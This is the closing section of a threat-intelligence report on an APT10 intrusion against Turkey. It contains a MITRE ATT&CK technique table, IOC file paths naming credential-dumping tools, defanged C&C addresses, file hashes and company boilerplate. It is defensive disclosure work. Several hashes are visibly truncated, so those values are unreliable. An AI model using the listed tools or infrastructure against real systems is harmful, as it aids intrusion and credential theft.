


Figure 39 - Intezer analysis report of tcp shell



## TTP's Based on MITRE ATT&CK Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Access Token Manipulation	Access Token Manipulation
	Execution through Module Load	Create Account	DLL Search Order Hijacking	Connection Proxy
	PowerShell	DLL Search Order Hijacking	Exploitation for Privilege Escalation	DLL Search Order Hijacking
	Scheduled Task	New Service	New Service	DLL Side-Loading
	Scripting	Scheduled Task	Scheduled Task	File Deletion
	Service Execution	Web Shell	Web Shell	Masquerading
	Windows Management Instrumentation	Windows Management Instrumentation Event Subscription		Modify Registry Network Share Connection Removal Scripting

Credential Access	Discovery	Lateral Movement	Collection	Command And Control
Account Manipulation	Account Discovery	Pass the Hash	Automated Collection	Commonly Used Port
Credential Dumping	Browser Bookmark Discovery	Pass the Ticket	Data from Local System	Connection Proxy
Credentials from Web Browsers	Network Share Discovery	Remote Desktop Protocol		Remote Access Tools
Steal Web Session Cookie	Process Discovery	Remote File Copy		Remote File Copy
		Windows Admin Shares		

Exfiltration
Data Compressed
Data Encrypted



## Conclusion

In this report, we have explained a targeted attack launched by APT10 group against Turkey. This threat group was able to remain inside of the victim's network for more than 4 years evading defenses and staying under the radar.

On some target environments, threat group was able to successfully compress, encrypt and extract data. After analyzing the group's TTP's and reading threat reports shared in the past, we identified that this group is a Chinese nation state sponsored cyber espionage group APT10.(aka MenuPass, aka Stone Panda).

All the evidence related data was hidden due to the non-disclosure agreement to protect customer's privacy.

APT10 is a highly advanced Chinese threat group which carries organized attacks, targets multiple countries and causes massive damage. We predict this group will continue on their aggressive attacks. Companies need to stay aware of these attacks by deploying necessary protection tools and constantly keeping their environment updated.



## Indicators of Compromise

In this section you can find IOC values to scan your environment with. IOC values specified are here as IP, Domain, File Name and process execution paths.

### Files

C:\ProgramData\HP\rw.exe  
C:\Users\<REDACTED>\Desktop\p\procdump.exe  
C:\Users\<REDACTED>\Desktop\p\procdump64.exe  
C:\Windows\tasks\sh.exe  
C:\Windows\temp\sh.zip  
Pv.zip  
C:\Windows\temp\proc.exe  
C:\ProgramData\HP\QuarksPwDump.exe  
C:\ProgramData\HP\mimi64.exe  
C:\Users\<REDACTED>\UserClone.exe  
C:\ProgramData\HP\mz32.exe  
C:\Windows\System32\w1and1gs.dll  
C:\Windows\System32\w1and1g.dll  
C:\Users\<REDACTED>\Desktop\<REDACTED>\Pv.ps1  
C:\PerfLogs\ToAd1.ps1  
C:\Windows\Temp\report.exe  
C:\Windows\Temp\execute.bat  
C:\Windows\Temp\dns.exe  
C:\PerfLogs\Lg.ps1  
encode.ps1  
C:\Users\ProgramData\sun\<REDACTED>\policytool.exe  
C:\Windows\Tasks\1\1.zip  
C:\Windows\Tasks\1\1.txt  
C:\Windows\System32\msdtc.log  
C:\Windows\System32\log.txt  
C:\PerfLogs\a.bat  
C:\Windows\tasks\InternalBackup.exe  
C:\Windows\Temp\svchost.exe  
C:\Windows\Tasks\tasks.ps1  
C:\Windows\Temp\proxy.pac  
C:\Windows\Temp\id.ps1  
C:\Windows\Temp\p.ps1  
C:\Windows\Temp\unix.ps1  
C:\Windows\Tasks\lo.exe  
C:\Windows\Temp\temp.exe  
C:\Windows\Tasks\rubeus.exe  
C:\Windows\debug\SearchWindows.exe  
C:\Windows\Temp\log\box.exe  
C:\Windows\Temp\log\ch\_d.exe  
C:\Windows\Temp\log\dq.exe  
C:\Windows\Temp\log\ch\_dump.exe  
C:\Windows\Temp\log\shares2\_net4.exe  
C:\Windows\Temp\log\portscan1.ps1  
C:\Windows\temp\log\dcsy.ps1  
C:\Windows\Temp\log\rubeus\_40.exe  
C:\Windows\Tasks\svchost.exe  
C:\Windows\system32\drivers\etc\svchost.exe  
C:\ProgramData\microsoft\drm\conhost.exe  
C:\ProgramData\microsoft\mf\conhost.exe  
C:\ProgramData\microsoft\devicesync\conhost.exe  
C:\ProgramData\microsoft\wdf\conhost.exe  
C:\ProgramData\roaming\conhost.exe  
C:\Windows\tasks\conhost.exe  
C:\Windows\tasks\svchost.exe  
C:\Windows\ime\conhost.exe  
C:\Programdata\microsoft\devicesync\ienetwork  
C:\ProgramData\HP\digitalwizards.exe



C:\ProgramData\HP\secur32.dll  
C:\ProgramData\sun\<REDACTED>\jli.dll  
C:\System Volume Information\x64.exe  
C:\ProgramData\win\\*.log  
C:\ProgramData\sun\<REDACTED>\REDACTED.bin  
C:\Users\<REDACTED>\Desktop\<REDACTED>\a.bat  
C:\Users\<REDACTED>\a.bat  
C:\Users\<REDACTED>\java.exe  
C:\Users\<REDACTED>\Desktop\<REDACTED>\java.exe

## C&C Addresses

52[.]220.31.209  
rare-coisns[.]com  
149[.]28.130.250  
45[.]77.249.192  
api[.]jquery-map[.]com  
66[.]42.61.253

## MD5 Hashes

7db196a6bc24968109ccaff7f918eff1  
033e16a58b281b4d941b74aa40571dbf  
10b9cd741d837ada8096e15cef969265  
7ec512843839e5d5369b983dc07cf613  
24bbc049d368f27d4c05b4106b526da4  
c7f0ff697f21e2b77e334b28fa7b7260  
db4de37584c90ddc077e0ab935817daf  
dae34622533cc7878a3db3ab671cb4cf  
6983f7001de10f4d19fc2d794c3eb534  
bb88236d5192f8c88d056ee6e092f173  
689dd9294a41a0cd60753d49eb67ff39  
9d58553012a845d0ebfe6581bb619fc8  
b5ced46d8fef290f1f457dd7f75eade0  
7abf5f1e24647e40a890dbd524042883  
6a633fe1e1ed528b90108363b581d29e  
a317204a45d8eb49e2335328e30e378a  
f790a15b5715fd14fc01d3b6d619278f  
ceab79138d350fa717b6d15594280db2  
661b7c5d5ab4571fdb09052efafbd06  
81e5049ba77899307845190c67ed690b  
a5bef6cc5b0d4a10af1b54a77d4c4181  
bdb5d18d4c279efda5a129ec99f42537  
b3069e3e4d94bf40fa8b3eff88bab727  
aff0ad4429ef6bcce30e2865fc708ac5  
43a8d328ce6b85fa92368e1437faa840  
10581c91f788818f3b90fa51dfbb85c5  
cacebd6a8f52e46e39e875af15083fa2  
836e98394d936b9ed522a4a833584af3  
5a1346ab4b274df40fc8125bf307a932  
40be37291a520bf058e622735187af2e  
0448c04f7de90e2dc0e60dd2e3edf9cc  
9f1e37475c59e9abf6b7e72bc4a8b7a7  
8a00b4b29d60cb355ba6f36ac4a856c5  
31c2ff2df0f76e7a4495eb4219eb0c11  
6e10fd180666e17feed7a2286c69984a  
50caac01e4cea3ac0d6c50530fa83573  
7aeeb183a2eec7e3a4bde37c1f85d12d  
5e6340ed33bb52b1831af94d957b11fa  
e7c501f470ad42fe9f24eb91326245ab  
7da144ae66e0cf4331e035dd1133be76  
a8c1c359b17b3daaa6d5b11db21700d6  
d4ccff7d383e58b13da2640381dbba51  
a1d21d3155785cec86aa7c16fa6889c5



d79aa322c47426223bca5653b5517428  
a92669ec8852230a10256ac23bbf4489  
6a09bc6c19c4236c0bd8a01953371a29

## SHA1 Hashes

d1387f3c94464d81f1a64207315b13bf578fd10c  
4bed038c66e7fdbfb0365669923a73fbc9bb8f4  
b4b26162b2b24f04e0d494cfe914a16260f00756  
f2bbea18fcda2e6a38d2567a933572ca9b6cd4d1  
f6ecb51a5979038e28aee5e05c7f996961a3b96a  
4c2eae239131cfb5c6ea55967a3b8a03adda3ebd  
3f1f7c989a5c69b2472c4eee213ba7bf3a552e4a  
f95b4b93f1f0cba8a0813e1f1a42d4ae47eb8747  
e325e5b274d50ec547ca121a9fe866a8ddb9f5bc  
904c9efbd6f1861c32bbec06969ba4c472f82e3b  
23873bf2670cf64c2440058130548d4e4da412dd  
f0710a60d6225406d6ead4a22584ae1e04fc730d  
62102f7404e788746c11b329f48c89481f1e9dde  
4418682f39ca1228d59e57339f5aec9ec70fb3fc  
9f9698a1b6840b95c80d96fcdb449bb0dabd5ebd  
949a10bdbde236f07cefcfb24c50f28e0fddc92e  
662b648476648fee8aa69193b31fd3495645ead5  
ac78281de953c87204f0ba338b8d638c92fb9493  
55386be71d3f4b7f8edd733d3999b90fb99d01f2  
94259acf7facf0e7d17a65cd1d617127a78dae40  
deb0813af03ecba22f656d376b1d438348756cfc  
342e9182004adc72023093c175f983aa3f1233c6  
17a1f7b9e1a68e283b063a4a27e37b085f2e2625  
07e0df2bebe9b21e4e5365a81ec1a114f691a195  
6e9a56f5c258c6abda0506d38eaaa6f2a4fed82f  
8efcf70ee0e68f55618c71f03f2393fc4a37ae8d  
96e110a435881e645c2c4e311e79b3284d75ff77  
4f15f1d9e21ae941772fa776570cbbda7d385a36  
ee5ba0966e2583520c5646378996bb58514087c9  
bde600d55cc755f78aa44157e958d0e70fbc8f60  
9c90908a9fc94348fb76ce09d8fe35027e35ad69  
aaa09bc358215e2ae8bfa81cf688bcb1358caa63  
b3bc109bf64c6a88e9b827e1823e162f0cab579  
ea30395fbe6380eeee07694e9d69837998f538f4  
48f92302d67e90c901665e64b6b5b53ebdbd89b7  
fe33a31c03705878890deb44bc5f9a3a4e3dcf13  
646998fedaa0a82e6b16330433fd2793abb16e82  
f20c7f9f344930e81dd7648a1ddf3216ccf7c0a4  
fb7fc68db726950235c74b3591009656204e143b  
72297f3ebf2fc2c3c943e4c0bc36532b5b54c94e  
e04d374d2e51ea7fb2c6da8874b22d186b131b71  
37a25f0607249239dcc4c1a3bc5a9cff4598f3ac  
ad0fdf04ebc0f3436d5dbade1af0452d440a71aa  
5f3006e1d0d6839bd41bed373e847e17648b5436  
0e7f5af77feb1be198c3670daf57ed6c7993f2c  
b49744454e46e2eec46e93f539f14742e476a521  
04756ba3b8ed25b3f8fcf54440e9d0ef2ff11208



## SHA256 Hashes

3f33a231206403c07e99e6c821d2ece11138932e515509fd2ebd7e18a8741759  
088810af37ce1bf5cdd8e38d36906db81ef9b80caad171940649a268e5dea5eb  
5a972552e306f42168ac5535cf51c1c3485c21132b3f34882d5269ef4ca42624  
11d39be27e2fd5997917736f2c0d4e426239f3cc527ded036ae3075d145e920b  
486c8604008cbced604ea9626e955a425d4516cc961d54383d0c65fabb3a2b75  
1a69805479f4667a3782979ca7d7f91f2eb3bdb4943d7632657c5f8873631728  
6f1565dab9f3bb539f6a99125b9a89bdfa3ff116dd35626a301282dbbf3856d4  
3c2fe308c0a563e06263bbacf793bbe9b2259d795fcc36b953793a7e499e7f71  
f86abae816709f18a05aef1221aa8ca4847dfbdad7df2e228a495cb507d6a25c  
069e83f406ea9234d549336a6a9906789be1fa2551dfcd73225a43f40bad33f4  
36a8d150119e99a0aab4a367e3774a201835a3c8b226d69559b387becf8e928a  
87418aa2d02987fc09634a4b94e5aea00b8c3d5725c49d9312fa49207f941844  
ee5589c7f1126f9fdf37a7adf39687bd8d44c104ce5ed4357d87f4e57c0f4d0c  
6522ee43404dacc97d7e17671b29e7bb60a8768e4c58695266a3759718c85fd7  
49e3cd23c2375036c6bcebd5f2c915cbc34f989bf220fa286483d86724b790dc  
ff6ecf9f65bad8f1b45632c8c982d85a3299ecd7b37bd4d896e2e9e1128f62f8  
ecc04b87c5fab7e11ac6d3dab80723d1c12c76180dc819247f044c7b4c92b5  
dd6c3caeedb4ecec0aa8aeee857d98d46629f2e92be556a8a31f9db8f66a6f616  
475247ae4f12c20d56c35938667370550b3b67cf84e76ea9f4c9011527bb2b71  
4fce3b84bf81026f135881feaf700e1c697cfb0a524f6ced6b97c943c38c1c64  
61e02882c098ae5133f31d337f04238a88a02a3c5ddb1c2c5d91cff3db77244e  
3a352dd371fde32545ff00ade0e82cbcf88e72ff6dd12023431aaeebadaea1c6  
2e47cf95adbb51df1598232dfc53ef15327914f069a1846a94d25cf31908fe4f  
c34c905953b76ac96c889f9a74591f3064a8d79694467b145379f3bda659f1a7  
3d61b6405b369eac68f26c71d9b86b2eb6e2cce34ca9f7eb85fc388d1c6c382d  
6664e167f7ee828a03ff010caf118bc83a330ef5ca4f6a1fd6b276042fd675ef  
b239c3ca9ac3bb264c341cf44343afe40d204dfad2857d175c10be065a0bf443  
8f310091b6b9a83024c32b4e043600234712241a46f752475b02358492b6ec2c  
aec8fa25b289c446d0c269c27bfa2f0f0f71e47334cf9397d49b939dd9e8d7fe  
9929c13cd0aef9246d7860b0d035c8d1199a6a660fc44f7eb77d69f87adc89f0  
da204b073653d0a669c4794ad88505168cd40684f50fe43eed085723a8f5818f  
d5a8eb0e9371e6356c22dfa1005554e5e91ab73a79522bb4c31ef918f4351c5b  
2daebf67ed42f8c4bdc1459a59181838f419e5396572f25041572905941dd4f3  
245e4e3434eb45af1f6065cfb0f59fca4ea5d1ad6bc40f42f5582bb23fc3008a  
4824cac94bc10e8cd44b045ca386cc84a8b3fff82e05cb3a5e6ceabec85249b0  
2be3600e6650c16b51d7ece577cdfc9eb2ba82410c579cbfb5b7c5e5db63b9bf  
43182af9b42c4e9b9294875881f7e324c65b7f43add443a41e90ff3b0d2b924a  
92600888e59b09a69bd03926f7d3dc1d6e33b3dbd2ce714ac6297cc8fa1f9292  
6a8fe4825cce7e97ce0b34ccb67168648e4eef660c1f5df4a0e1f038900667db  
bf5d4df9eef101e3b7b1e2d74c5642d8ea12f83b2d3d47044b8682a716b6cc1c  
9d00e86482251cd0cf1a8fd12342beee7637ad795d6a80d0beafd0217729b4fa  
1b30ad0866a8819011745d87afbe3b6cf5bf22a5cd9af10c16ebe3c81d11bf98  
8615af1d78a23a4be6cf8775052bf1b4fb122e48c81bf415a251d2cf9102f4c0  
bab67059d757ededda305b788e09265c08d4c9cfaeddaf1346150c2dc5eeb19a0  
16f413862efda3aba631d8a7ae2bfff6d84acd9f454a7adaa518c7a8a6f375a5  
05732e84de58a3cc142535431b3aa04efbe034cc96e837f93c360a6387d8faad



## References

During the active incident time frame we have benefited from all the reports and articles that were published in the past. These resources reveal the threat group's TTPs and their goals very clearly.

- *Operation Cloud Hopper – PWC*
- *Operation Soft Cell – Cybereason*
- *Digital Crackdown - Volexity*
- *MenuPass Threat Research - FireEye*



## About ADEODFIR

In 2008 after establishing the first private forensics laboratory in Turkey, ADEO started to provide training and consultancy services to many organizations beforehand, during the cyber incident and post event. We have become one of the pioneers in the sector with our increasing experience every day.

ADEO DFIR team has been serving to many leading public institutions and private sector firms both in Turkey and abroad with the expertise they have obtained during the operations our team members are not only experts on the field but also great trainers as they share their operational, tactical and strategic gains from their experiences with the clients during trainings.

[www.adeo.com.tr](http://www.adeo.com.tr)

+90 (216) 472 35 35

[info@adeo.com.tr](mailto:info@adeo.com.tr)

 /adeocomtr

 /adeo-it-consulting-services



# About ADEO

**The core values of ADEO, which shape and form the essence of our corporate culture, they serve to keep us all together as a team. Our common values help us to consistently guide our behavior across different people, cultures and corporates around the world.**

ADEO was established at Istanbul in 2008 to provide high quality service to IT vendors and business partners in Turkey and abroad in cyber security, IT security, incident response, managed security services, installation and training areas.

With more than 150 experts both in Istanbul and Ankara offices, ADEO is serving to more than 1000 corporate customers in the fields of Finance, Telco, Energy, Production, Retail and Public Sector in Turkey and MEA region

## About ADEO DFIR

In 2008 establishing the first private forensics laboratory in Turkey, ADEO started to provide training and consultancy services to many organizations beforehand, during the cyber incident and post event. We have become one of the pioneers in the sector with our increasing experience every day.

ADEO DFIR team has been serving to many leading public institutions and private sector firms both in Turkey and abroad with the expertise they have obtained during the operations our team members are not only experts on the field but also great trainers as they share their operational, tactical and strategic gains from their experiences with the clients during trainings.



Fetih Mah. Tahrılı Sok. Tahrılı Sitesi , Kavakyeli Plaza



B Blok D: 16-17 ATAŞEHİR /İSTANBUL



+ 90 [216] 472 35 35



info@adeo.com.tr



[adeo.com.tr](http://adeo.com.tr)



[/adeocomtr](#)   [/adeodfir](#)



[/adeo-it-consulting-services](#)